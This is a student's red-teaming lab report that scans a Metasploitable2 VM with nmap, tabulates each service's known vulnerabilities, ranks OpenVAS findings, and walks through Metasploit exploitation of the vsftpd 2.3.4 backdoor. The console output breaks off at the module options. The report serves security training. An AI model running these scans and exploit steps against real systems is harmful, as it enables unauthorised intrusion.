AUGUST 14, 2025


Red Teaming Task Week 01

TARUN SINGHAL

1. Network Scanning

Activities:

- **Tool: Nmap**
- **Task: Scan a local network device (e.g., Metasploitable2) using nmap -sV 192.168.1.x.**


kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2025.2-vmware...
Metasploitable2-Linux
5:29
root@kali: ~
File Actions Edit View Help
Rainy days ahead
30°C
Search
ENG
IN
14:59
13-08-2025

```
┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.0.154
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 05:28 EDT
Nmap scan report for 192.168.0.154
Host is up (0.0014s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:EE:BD:B9 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.88 seconds

┌──(root㉿kali)-[~]
└─#
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Enhanced Tasks:

- **Service Enumeration: Run nmap -sC -sV 192.168.1.x to identify services and scripts. Document findings in a table:**

Port	State	Service	Version	Notes / Vulnerabilities
21/tcp	open	ftp	vsftpd 2.3.4	Anonymous login, RCE (CVE-2011-2523)
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1	Outdated, potential weak creds
23/tcp	open	telnet	Linux telnetd	Plain-text auth, try default creds
25/tcp	open	smtp	Postfix smtpd	VRFIY user enum, SSLv2 supported
53/tcp	open	domain	ISC BIND 9.4.2	Old version
80/tcp	open	http	Apache 2.2.8 (Ubuntu) DAV/2	Hosts vulnerable web apps (DVWA, etc.)
111/tcp	open	rpcbind	Version 2	Used with NFS
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X	Part of Samba service
445/tcp	open	netbios-ssn	Samba smbd 3.0.20-Debian	RCE (CVE-2007-2447), Metasploit module
512/tcp	open	exec	netkit-rsh rexecd	Insecure legacy service
513/tcp	open	login	OpenBSD/Solaris rlogind	Insecure
514/tcp	open	tcpwrapped	Unknown	Could be syslog
1099/tcp	open	java-rmi	GNU Classpath grmiregistry	RCE via Java deserialization
1524/tcp	open	bindshell	Metasploitable root shell	Direct root shell access
2049/tcp	open	nfs	v2-v4 (RPC)	Exported shares may be mountable
2121/tcp	open	ftp	ProFTPD 1.3.1	Check for misconfigurations
3306/tcp	open	mysql	MySQL 5.0.51a	Try default creds, weak auth
5432/tcp	open	postgresql	PostgreSQL 8.3.0 - 8.3.7	Check for weak creds
5900/tcp	open	vnc	VNC Protocol 3.3	Brute-forceable, weak auth
6000/tcp	open	X11	Access denied	Exposed GUI interface
6667/tcp	open	irc	UnrealIRCd	May be backdoored version
8009/tcp	open	ajp13	Apache JServ Protocol 1.3	Tomcat connector, misconfig risk
8180/tcp	open	http	Apache Tomcat/Coyote JSP 1.1	Try default creds, JSP shell upload


- **Scan Analysis: Compare results of a stealth scan (-sS) vs. aggressive scan (-A). Summarize differences in a 50-word report.**

stealth scan



```
┌──(root㉿kali)-[~]
└─# nmap -sS 192.168.0.154
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 05:49 EDT
Nmap scan report for 192.168.0.154
Host is up (0.0020s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:EE:8D:B9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.70 seconds

┌──(root㉿kali)-[~]
└─# 
```

aggressive scan (-A)



```
┌──(root㉿kali)-[~]
└─# nmap -A 192.168.0.154
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 05:51 EDT
Nmap scan report for 192.168.0.154
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.0.164
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_DES_64_CBC_WITH_MD5
|_ssl-date: 2025-08-13T09:51:34+00:00; +8s from scanner time.
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
```

- **Scan Analysis: Compare results of a stealth scan (-sS) vs. aggressive scan (-A). Summarize differences in a 50-word report.**

Stealth Scan goal is to minimize detection by security systems. Often involves SYN scans, where only the initial SYN (synchronize) packet is sent, and the connection is not fully established.
Example: SYN scan (-sS in Nmap).

Aggressive Scan goal is to gather as much information as possible in a short amount of time. Employs various techniques, including version detection, OS detection, and script scanning, often sending many packets.

Example: Aggressive scan (-A in Nmap).

2. Vulnerability Scanning

Activities:

- **Tool: OpenVAS**
- **Task: Scan a local VM (e.g., Metasploitable2).**

Enhanced Tasks:

- **Scan Report:** Export OpenVAS scan results and prioritize 3 vulnerabilities by CVSS score in a table:

CVSS Score:

Rank	Vulnerability	CVSS Score	Description
1	UnrealIRCd3.2.8 Backdoor	10.0	Remote root backdoor in UnrealIRCd 3.2.8
2	VSFTPD Backdoor	7.5	Backdoor in VSFTPD allows remote code execution
3	Samba smbd 3.0.20	7.5	Remote code execution via crafted packets


- **Exploit Verification:** Cross-reference one OpenVAS finding with Metasploit to confirm exploitability (e.g., vsftpd backdoor).

1. Use command " msfconsole " to enter into Metasploitable Framework.
2. Use command "nmap <target ip>" for Metasploitable2 to check for open ports.
3. Use command "search name: vsftpd" to search for matching modules " exploit/unix/ftp/vsftpd_234_backdoor".
4. Use command "use exploit/unix/ftp/vsftpd_234_backdoor" to use the exploit.
5. Set RHOSTS using "set RHOST <target ip>".
6. Use command "exploit" to create session and enter Metasploitable2 Machine.


3. Exploitation Practice

Activities:


- **Tool:** Metasploit
- **Task:** Exploit a Metasploitable2 service (e.g., Samba: use exploit/multi/samba/usermap_script).
    - **Metasploit Exploit:** Use Metasploit to exploit a known vulnerability on Metasploitable2 (e.g., vsftpd backdoor: msfconsole; use exploit/unix/ftp/vsftpd_234_backdoor). Document steps in a 100-word summary.


kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2025.2-vmware...
Metasploitable2-Linux
1 2 3 4
6:50
root@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
30°C
Cloudy
Search
ENG
IN
16:20
13-08-2025

```
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%

                        Press SPACE BAR to continue



       =[ metasploit v6.4.69-dev                          ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 431 post       ]
+ -- --=[ 1669 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > nmap 192.168.0.154 -sV
[*] exec: nmap 192.168.0.154 -sV

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 06:50 EDT
Nmap scan report for 192.168.0.154
Host is up (0.0014s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:EE:BD:B9 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.00 seconds
msf6 >
```



```
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.00 seconds
msf6 > search name: vsftpd 2.3.4
[-] No results from search
msf6 > search name: vsftpd 2.3.4 type:exploit
[-] No results from search
msf6 > search name: vsftpd
[-] No results from search
msf6 > search name:vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
